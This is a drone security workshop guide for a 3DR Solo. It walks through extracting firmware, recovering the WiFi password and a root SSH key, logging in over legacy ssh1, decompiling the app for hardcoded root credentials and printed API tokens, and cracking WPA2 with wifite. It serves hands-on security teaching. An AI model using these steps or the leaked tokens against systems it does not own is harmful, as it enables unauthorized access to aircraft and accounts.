

# Lab Kit {id=hardware badge=Hardware}

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Your lab station includes the following hardware. Familiarize yourself with each component before starting.



Provided Hardware {icon=📦}

- **3DR Solo Drone** — the target UAV. Runs an embedded Linux system on a Freescale i.MX6 Solo companion computer.

- **3DR Solo Controller** — the ground-based radio controller. Acts as a WiFi access point ([SoloLink\\_XXXXXX](#)) bridging the drone and GCS.
- **Nexus Android Phone** — running the 3DR Solo GCS app. Connected to the SoloLink network during the lab.
- **TP-Link Wireless Card** — USB WiFi adapter with monitor mode support. Required for the wifite WiFi cracking exercise.
- **USB SD Card Adapter** — used to mount the microSD card from the drone's companion computer on your Kali laptop.

## Tool Installation {id=tools badge=Setup}

Every tool this lab uses installs from a single script. Run it on your **Kali Linux** laptop before starting — you should not need to install anything by hand.

Install All Tools {id=tool-install icon=

From the repo, run the installer as your normal **kali** user (not root — the script calls **sudo** itself and drops the Wireshark plugin and QGroundControl into your home directory):

```
cd ~
git clone https://github.com/dwdrone/uavlab.git
cd uavlab/apps
chmod +x install-lab-tools.sh
./install-lab-tools.sh
```

The script installs and configures everything below:

| Tool                                               | Provides                                 | Used in                     |
|----------------------------------------------------|------------------------------------------|-----------------------------|
| squashfs-tools                                     | <a href="#">unsquashfs</a>               | UAV › Extract Firmware      |
| openssh-client-ssh1                                | <a href="#">ssh1</a>                     | UAV › SquashFS Analysis     |
| adb                                                | <a href="#">adb</a>                      | GCS › Download App          |
| jadx (+ default-jdk)                               | <a href="#">jadx-gui</a>                 | GCS › Analyze APK           |
| QGroundControl                                     | <a href="#">QGroundControl1.AppImage</a> | GCS › QGroundControl        |
| cewl                                               | <a href="#">cewl</a>                     | COMMS › Crack WiFi Password |
| wifite + aircrack-ng, tshark, hcxdumpool, hcxtools | <a href="#">wifite</a>                   | COMMS › Crack WiFi Password |
| Wireshark + MAVLink plugin                         | <a href="#">wireshark</a>                | COMMS › Sniff MAVLink       |

| Tool     | Provides                 | Used in                                |
|----------|--------------------------|----------------------------------------|
| MAVProxy | <code>mavproxy.py</code> | COMMS › Sniff<br>MAVLink (alternative) |

[!NOTE] Safe to re-run

The script skips anything already installed and prints a summary of what succeeded and what needs attention. Re-run it any time a single tool failed.

[!WARNING] Re-login required

When the script finishes, **log out and back in** (or reboot) so your membership in the `wireshark` capture group takes effect. Otherwise Wireshark will not let you sniff without root.

Verify the Tools {id=tool-verify icon=✓}

After the script finishes, confirm the key tools are available:

```
unsquashfs -v
ssh1 -V
adb --version
cewl --help | head -1
mavproxy.py --version
jadx-gui &          # a GUI window should open
```

To launch QGroundControl (installed under `~/uavlab/apps/QGroundControl`):

```
cd ~/uavlab/apps/QGroundControl
./runQGC.sh
```

[!WARNING] Wireless adapter required (wifite)

wifite will not work with a built-in laptop WiFi card on most systems. You need a USB WiFi adapter that supports **monitor mode** (one is included in your lab kit). Verify it before the lab with `sudo airmon-ng`.

[!NOTE] If `ssh1` is missing

`openssh-client-ssh1` is not in every Kali mirror. The script falls back to the `ssh1` package automatically; if both fail, update your repos and re-run the installer.

[!NOTE] Working offline?

Two downloads need internet — the QGroundControl AppImage and the cewl wordlist. If the lab network is down, pre-stage `QGroundControl.AppImage` into `~/apps/QGroundControl/` and use the bundled `files/opensolo.words` wordlist instead of running cewl.


## UAV {id=uav}

## Extract Firmware {id=extract-firmware}

The UAV has already been disassembled.

### Remove the microSD Card {id=step-ef-7}

1. There is a spring-action mechanism to release the microSD card
2. Push down gently and let go — the card should pop up a bit
3. Remove the microSD Card



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### Create a Copy of the microSD Card {id=step-ef-8}

1. Place the microSD card in an SD Card adapter
2. Place the SD Card adapter into your Kali laptop
3. Open a terminal
4. Verify that the card is loaded:

```
sudo fdisk -l /dev/sdb
```

```
(dw-lab-01@localhost)~[/tmp]
$ sudo fdisk -l /dev/sdb
Disk /dev/sdb: 7.4 GiB, 7948206080 bytes, 15523840 sectors
Disk model: SD/MMC/MS PRO
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x000518a9
```

| Device    | Boot | Start  | End      | Sectors  | Size | Id | Type            |
|-----------|------|--------|----------|----------|------|----|-----------------|
| /dev/sdb1 |      | 8192   | 188415   | 180224   | 88M  | c  | W95 FAT32 (LBA) |
| /dev/sdb2 |      | 194560 | 391167   | 196608   | 96M  | c  | W95 FAT32 (LBA) |
| /dev/sdb3 |      | 391168 | 585727   | 194560   | 95M  | 83 | Linux           |
| /dev/sdb4 |      | 585728 | 15521791 | 14936064 | 7.1G | 83 | Linux           |

- Copy partition 2 (contains squashfs).

**Replace *YYYYMMDD* with today's date:**

```
sudo dd if=/dev/sdb2 of=3dr-solo-uav-p2-YYYYMMDD.raw bs=1M
status=progress
```

- Repeat for Partition 3:

```
sudo dd if=/dev/sdb3 of=3dr-solo-uav-p3-YYYYMMDD.raw bs=1M
status=progress
```

- Mount the partitions as if they were thumb drives:

```
sudo mkdir /mnt/p2
sudo mkdir /mnt/p3
sudo mount -o rw 3dr-solo-uav-p2-YYYYMMDD.raw /mnt/p2
sudo mount -o rw 3dr-solo-uav-p3-YYYYMMDD.raw /mnt/p3
```

- Verify partition 2 (boot / squashfs partition):

```
sudo ls -l /mnt/p2
```

```
penne@lt-dev:~$ ls -l /mnt/p3
total 18
drwxr-xr-x 3 root root 1024 Feb  9 19:06 etc
drwx----- 2 root root 12288 Jul 26 2017 lost+found
drwxr-xr-x 5 root root 1024 Jul 26 2017 mnt
-rw-r--r-- 1 root root 33 Feb  9 19:16 PIX_VERSION
drwxr-xr-x 3 root root 1024 Jul 26 2017 run
lrwxrwxrwx 1 root root 8 Jul 26 2017 tmp -> /var/tmp
drwxr-xr-x 4 root root 1024 Feb  9 19:06 usr
drwxr-xr-x 3 root root 1024 Jul 26 2017 var
```

- Verify partition 3 (read/write overlay — persistent */etc* files):

```
sudo ls -l /mnt/p3
```

```
penne@lt-dev:/mnt/p2$ ls -l
total 75210
-rwxr-xr-x 1 root root 67837952 Sep 26 2016 3dr-solo-imx6solo-3dr-1080p.squashfs
-rwxr-xr-x 1 root root 39914 Sep 26 2016 imx6solo-3dr-1080p.dtb
-rwxr-xr-x 1 root root 298228 Sep 26 2016 u-boot.imx
-rwxr-xr-x 1 root root 8836584 Sep 26 2016 uImage
```

[!WARNING] Also copy partitions 3 and 4

Partition 4 is the log partition. This takes ~3 minutes. You can use the pre-made file if available:

```
sudo dd if=/dev/sdb4 of=3dr-solo-uav-p4-YYYYMMDD.raw bs=1M
status=progress
sudo mkdir /mnt/p4
sudo mount -o rw 3dr-solo-uav-p4-YYYYMMDD.raw /mnt/p4
```

Copy the squashfs filesystem to your home directory:

```
cp /mnt/p2/3dr-solo-imx6solo-3dr-1080p.squashfs ~/uavlab/
```

## Analyze Firmware {id=analyze-firmware}

Reviewing firmware for security vulnerabilities can be an extensive task. In this lab, we will look for two credentials we can reuse later in the workshop.

[!NOTE] Objectives

- Find the WiFi login key
- Find the network login user and password

### Find WiFi Credentials {id=wifi-creds icon=🔑}

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For WiFi access points the controlling file is usually `hostapd.conf`.

For WiFi clients the controlling file is usually `wpa_supplicant.conf`.

These files are usually found in the `/etc` directory.

1. List `/etc` on the persistent partition:

```
sudo ls -l /mnt/p3/etc
```

There are very few files — these are persistent files written over a read-only filesystem. **This is very good news** as it includes the credentials we are looking for.

2. Read `wpa_supplicant.conf`:

```
sudo cat /mnt/p3/etc/wpa_supplicant.conf
```

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1
device_name=Solo
manufacturer=3D Robotics
model_name=Solo
```

#### [!NOTE] Conclusion

No SSID or password here. The 3DR Solo UAV is **not configured as a WiFi client**.

3. Read `hostapd.conf` and strip comments:

```
sudo cat /mnt/p3/etc/hostapd.conf | grep -v '#' | sort
```

#### [!NOTE] Key Findings — WiFi Access Point

| Parameter     | Value            |
|---------------|------------------|
| SSID          | SoloLink_Default |
| WiFi Password | sololink         |
| Channel       | 0 (auto)         |
| WPA Version   | 2                |

For reference, the on-device mount table confirms the firmware's layered filesystem:

```
root@3dr_solo:/etc# mount
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
/dev/mmcblk0p2 on /mnt/boot type vfat (ro,relatime,...)
/mnt/boot/3dr-solo-imx6solo-3dr-1080p.squashfs on /mnt/rootfs.ro type
squashfs (ro,relatime)
/dev/mmcblk0p3 on /mnt/rootfs.rw type ext3 (rw,relatime,...)
none on / type aufs (rw,relatime,si=60361c12)
/dev/mmcblk0p4 on /log type ext4 (rw,relatime,data=ordered)
```

#### SquashFS Analysis {id=squashfs icon=📦}

You should have a copy of the squashfs file in your home directory from the previous activity. If not, find one in the `~/lab` directory or the repo's `files/solo/` folder.

1. Extract the squashfs:

```
cd /tmp
cp ~/3dr-solo-imx6solo-3dr-1080p.squashfs /tmp
sudo unsquashfs 3dr-solo-imx6solo-3dr-1080p.squashfs
ls squashfs-root
```

2. Check for SSH credentials inside the firmware:

```
ls squashfs-root/home/root/.ssh
```

[!NOTE] Discovery — SSH Keys in Firmware

SSH keys are present in the root user's home directory inside the firmware image!

3. Power up your Solo Controller
4. Find your UAS SSID on your phone:  
**Swipe Down → Wireless → Saved Networks**  
Note the network, e.g., **SoloLink\_A1B2C3**
5. Connect the laptop to the Solo Controller network:
  - a. Click the network icon in the top-right panel
  - b. Select the **SoloLink\_XXXXXX** network matching your phone
  - c. Enter password: **sololink**
  - d. Verify: **ip a** — look for a **10.1.1.x** address
  - e. Ping the controller: **ping 10.1.1.1**
6. Try to connect with the extracted SSH key:

```
sudo ssh -i squashfs-root/home/root/.ssh/id_rsa-mav-df-xfer
root@10.1.1.1
```

[!WARNING] Expected result: password prompt (login failed)

The modern **ssh** client has dropped legacy algorithms. The key authentication fails here.

7. Try with the legacy **ssh1** client:

```
sudo ssh1 -i squashfs-root/home/root/.ssh/id_rsa-mav-df-xfer
root@10.1.1.1
```

[!NOTE] Success — Password-less Login via ssh1

**ssh1** preserves legacy algorithms dropped by newer **ssh**. It succeeds against the older SSH server running on the 3DR Solo.

Even if the operator changed the default password, the SSH key still provides access.

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# Download the 3DR-Solo App from the Phone {id=download-apk}

## Start the ADB Service

1. In a terminal on the laptop, run:

```
adb devices
```

2. If no devices are listed, re-establish developer mode on the phone:

- a. On the phone: **Settings** → **About Phone**
- b. Tap **Build Number** seven times
- c. You are now a developer
- d. Open: **Settings** → **System** → **Developer Options**
- e. Find **USB debugging** and enable it
- f. Run `adb devices` again

## List Installed Packages

There are many packages — filter them:

```
adb shell cmd package list packages | sort -r | grep -v motorola | grep -v google | grep -v com.android
```

```
.penne@lt-dev:/opt/dwdrone/newlab/gcs/apks$ adb shell cmd package list packages | sort -r | grep -v motorola | grep -v google | grep -v com.android
package:org.mavlink.qgroundcontrolbeta
package:net.wigle.wigleandroid
package:net.supertreat.solitaire
package:net.cyberxml.ipdisplaywidget
package:in.playsimple.tripcross
package:com.vzw.apnservice
package:com.vzw.apnlib
package:com.verizon.loginengine.unbranded
package:com.tripledot.solitaire
package:com.tracfone.preload.accountservices
package:com.tracfone.generic.mysites
package:com.stealthcopter.portdroid
package:com.squareup.cash
package:com.pandora.android
package:com.onedebit.chime
package:com.o3dr.solo.android
package:com.mediatek.telephony
```

[!NOTE] Target Package

`com.o3dr.solo.android`

## Find the Install Path

```
cd /tmp
adb shell pm path com.o3dr.solo.android
```

Example output:

```
package:/data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-
_h4ZIQgEnj8hXPBsVekUaw==/base.apk
```

```
penne@lt-dev:/opt/dwdrone/newlab/gcs/apks$ adb shell pm path com.o3dr.solo.android
package:/data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk
```

## Download the APK

Use the path found above (your path hash will differ):

```
adb pull /data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-
_h4ZIQgEnj8hXPBsVekUaw==/base.apk /tmp/3DR-Solo.apk
```

## Verify the Download

```
ls -l 3DR-Solo.apk
md5sum 3DR-Solo.apk
```

```
penne@lt-dev:/opt/dwdrone/newlab/gcs/apks$ cd /tmp
penne@lt-dev:/tmp$ adb pull /data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk 3DR-Solo.apk
/data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk: 1 file pulled, 0 skipped. 10.5 MB/s (42372562 bytes in 3.858s)
penne@lt-dev:/tmp$ ls -l 3DR-Solo.apk
-rw-r--r-- 1 penne penne 42372562 May 18 09:39 3DR-Solo.apk
penne@lt-dev:/tmp$ md5sum 3DR-Solo.apk
05bb76826cd7b109df724438ca964510 3DR-Solo.apk
```

## Analyze APK {id=analyze-apk}


### Open in jadx-gui

1. Start jadx-gui:

```
jadx-gui
```

2. Open the APK:

**File** → **Open Files** → **/tmp** → **3DR-Solo.apk**



## Search for Hardcoded Passwords

1. Click the **Magnifying Glass** search icon
2. Search for **passwords**:
  - Select **Code** option
  - Select **Case-insensitive** option
  - Click "**Load all**" in the lower left

3. Scroll to node:

`com.o3dr.solo.android.service.update.BackgroundRunnerService`

### [!NOTE] Findings

- `SOLO_LINK_DEFAULT_PASSWORD: sololink`
- `UPDATE_SERVER_API_TOKEN: bd02...b6df`

4. Scroll to node:

`com.o3dr.solo.android.appstate.SoloApp`

a. Note: `SSH_PASSWORD`

b. Double-click the entry to expand

```

/* loaded from: classes.dex */
40 public class SoloApp extends MultiDexApplication {
    public static final String ART00_IP = "10.1.1.1";
    public static final String SSH_PASSWORD = "TjSDBkAu";
    public static final String SSH_USERNAME = "root";
    private AppAnalytics appAnalytics;
    private SoloDb appDB;
    private AppPreferences appPrefs;
  }

```

### [!NOTE] Key Findings — SSH Credentials

| Variable     | Value    |
|--------------|----------|
| ARTOO_IP     | 10.1.1.1 |
| SSH_USERNAME | root     |
| SSH_PASSWORD | TjSDBkAu |

## Find Additional Hardcoded Tokens

1. Search for `passwords` again (same settings as before)
2. Scroll to node: `com.o3dr.solo.android.BuildConfig`
  - a. Note four distinct tokens
  - b. Double-click to reveal additional keys and sensitive information

```


4
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23
24
25
26
27
28
/* loaded from: classes.dex */
public final class BuildConfig {
    public static final String API_PROJECT_ID = "599713470538";
    public static final String APPLICATION_ID = "com.o3dr.solo.android";
    public static final String BUILD_TYPE = "release";
    public static final boolean DEBUG = false;
    public static final boolean ENABLE_CRASHLYTICS = true;
    public static final String FLAVOR = "prod";
    public static final int LOG_FILE_LEVEL = 3;
    public static final String MAPBOX_ACCESS_TOKEN = "pk.eyJ1IjoiM2Ryb2JvdGljcyIsImEiOiJkeGcxZ2ZJIn0.V5HDBvRkxgYBBJjWweOI1g";
    public static final String MAPBOX_HYBRID_ID = "kevin3dr.ofji753i";
    public static final String MAPBOX_SATELLITE_ID = "kevin3dr.n56ffjoo";
    public static final String MAPBOX_STANDARD_ID = "kevin3dr.ofjhmj30";
    public static final String MIXPANEL_TOKEN = "92bc0c9a2c005cfc6fe7d9ca9d6b78d0";
    public static final String PARSE_APP_ID = "l9jVycsLbwfzpU1VaVyieCnsMNRJZGEMFzfmKP7I";
    public static final String PARSE_CLIENT_KEY = "yuoTdCR6wLnFKejv4DX76KkbeplRUHxp0TUSB0tB";
    public static final boolean SITL_DEBUG = false;
    public static final String SOLO_LINK_IP = "10.1.1.10";
    public static final String TAKE_OFF_SERVER_KEY = "431055c7bf461cf689453dfca6101d143914c494";
    public static final String TAKE_OFF_SERVER_URL = "takeoff.3dr.com";
    public static final boolean TEST_BUILD = false;
    public static final String UPDATE_SERVER_URL = "https://firmwarehouse.3dr.com/products/?channel=Production";
    public static final int VERSION_CODE = 204008;
    public static final String VERSION_NAME = "2.4.0";
    public static final boolean WRITE_LOG_FILE = false;
}

```

## QGroundControl {id=qgc}

### Connect via QGroundControl {icon=✈}

1. Turn on the Solo Controller
2. Turn on the 3DR Solo UAV
3. Connect phone to `SoloLink_XXXXXX` WiFi network
4. Open the QGroundControl app
5. You should be able to connect from the phone to the 3DR Solo UAS



## COMMS {id=comms}

CH 7 ][ Elapsed: 26 mins ][ 2025-05-14 14:49 ][ Are you sure you want to quit? Press Q ag

| BSSID             | PWR | Beacons | #Data, #/s | CH | MB   | ENC  | CIPHER | AUTH | ESSID           |
|-------------------|-----|---------|------------|----|------|------|--------|------|-----------------|
| 04:BC:9F:45:2C:D5 | -54 | 1       | 1 0        | 1  | 360  | WPA2 | CCMP   | PSK  | New Chapter     |
| 8A:DC:96:40:C8:5B | -14 | 205     | 508 0      | 8  | 130  | WPA2 | CCMP   | PSK  | SoloLink_40C85B |
| E4:6C:D1:44:3A:39 | -58 | 0       | 2 0        | 6  | 360  | WPA2 | CCMP   | PSK  | OlyNet          |
| 4C:43:41:EB:BF:7D | -58 | 24      | 9 0        | 11 | 360  | WPA2 | CCMP   | PSK  | Vaquero         |
| 6C:DE:50:5C:3B:D6 | -80 | 20      | 0 0        | 48 | 1732 | WPA2 | CCMP   | PSK  | twilio-olin-5C  |

| BSSID             | STATION           | PWR | Rate   | Lost | Frames | Notes | Probes |
|-------------------|-------------------|-----|--------|------|--------|-------|--------|
| 8A:DC:96:40:C8:5B | 88:DC:96:42:25:0C | -31 | 1e-24e | 0    | 526    |       |        |
| E4:6C:D1:44:3A:39 | 58:7A:62:48:11:AD | -53 | 0 -11e | 0    | 1      |       |        |
| 94:2A:6F:0C:32:CD | FE:0B:E0:2F:F2:29 | -1  | 1e- 0  | 0    | 57     |       |        |

## Crack WiFi Password {id=crack-wifi}

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### Find Your UAV's SSID

On your phone: **Internet** → **WiFi** → **Saved Networks**

Note the network name, e.g., **SoloLink\_A1B2C3** — this is your UAS WiFi SSID.

[!WARNING] Important

There will be many similar SSIDs in the room. You must target **your own** network.

### Create a Wordlist with cewl

Web-scraping vendor websites is a good technique for generating targeted wordlists. Use **cewl** to scrape the OpenSolo development site. **Requires internet access.**

```
cewl --with-numbers --min_word_length 8 -d 1
https://github.com/OpenSolo/OpenSolo -w opensolo.words
```

Output: approximately 2,644 words in the list.

[!NOTE] No Internet? Use the Pre-made Wordlist

Use [opensolo.words](#) from the thumbdrive, or from the repo at [files/opensolo.words](#).

```
3: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 9c:b6:d0:d5:03:d1 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.129/24 brd 10.1.1.255 scope global dynamic noprefixroute wlp2s0
        valid_lft 7191sec preferred_lft 7191sec
    inet6 fe80::1d04:89ba:7cfa:96ca/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## Run wifite

```
wifite --dict opensolo.words
```

When you see your UAS SSID (e.g., [SoloLink\\_A1B2C3](#)) with 1 or 2 clients in the **CLIENT** column, press **[[Ctrl+C]]** to stop scanning and start the attack.

```
root@lt-dev:~# nmap -p 22 10.1.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-14 14:52 MDT
Nmap scan report for 10.1.1.1
Host is up (0.0094s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 8A:DC:96:40:C8:5B (Unknown)

Nmap scan report for 10.1.1.10
Host is up (0.030s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 88:DC:96:42:25:0C (EnGenius Technologies)

Nmap scan report for 10.1.1.129
Host is up (0.00011s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.11 seconds
root@lt-dev:~#
```

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## Bypass Default Attacks to Reach WPA Handshake

wifite will try WPS attacks first. Skip them:

1. Press **[[Ctrl+C]]** to bypass the **Pixie Dust** attack, then **[[c]]** to continue
2. Press **[[Ctrl+C]]** to bypass the **WPS NULL PIN** attack, then **[[c]]** to continue
3. Press **[[Ctrl+C]]** to bypass the **WPS PIN ATTACK**, then **[[c]]** to continue
4. You should now be in the **WPA Handshake** attack
5. Wait 1–2 minutes for an authentication handshake to appear
6. wifite will search the wordlist for a matching password

```
$ sudo wifite --dict opensolo.words

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: using wordlist opensolo.words for cracking
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[!] Conflicting processes: NetworkManager (PID 881), wpa_supplicant (PID 1029)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan1 already in monitor mode

NUM          ESSID          CH  ENCR  PWR  WPS  CLIENT
-----
1      (E4:55:A8:57:5A:53)  1  WPA   99db  no   1
2      (EA:55:A8:57:5A:53)  1  WPA   99db  no   1
3      SoloLink_3D55EC      9  WPA-P 64db  yes  1
4              CCP1      6  WPA-P 50db  no
5      HSR_HOUCV           1  WPA   40db  no
6      HSR_HOUCV           11 WPA   40db  no
7      HSR_HOUCV           1  WPA   40db  no

[+] Select target(s) (1-7) separated by commas, dashes or all: 
```

```
[+] Do you want to continue attacking, or exit (c, e)? c
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
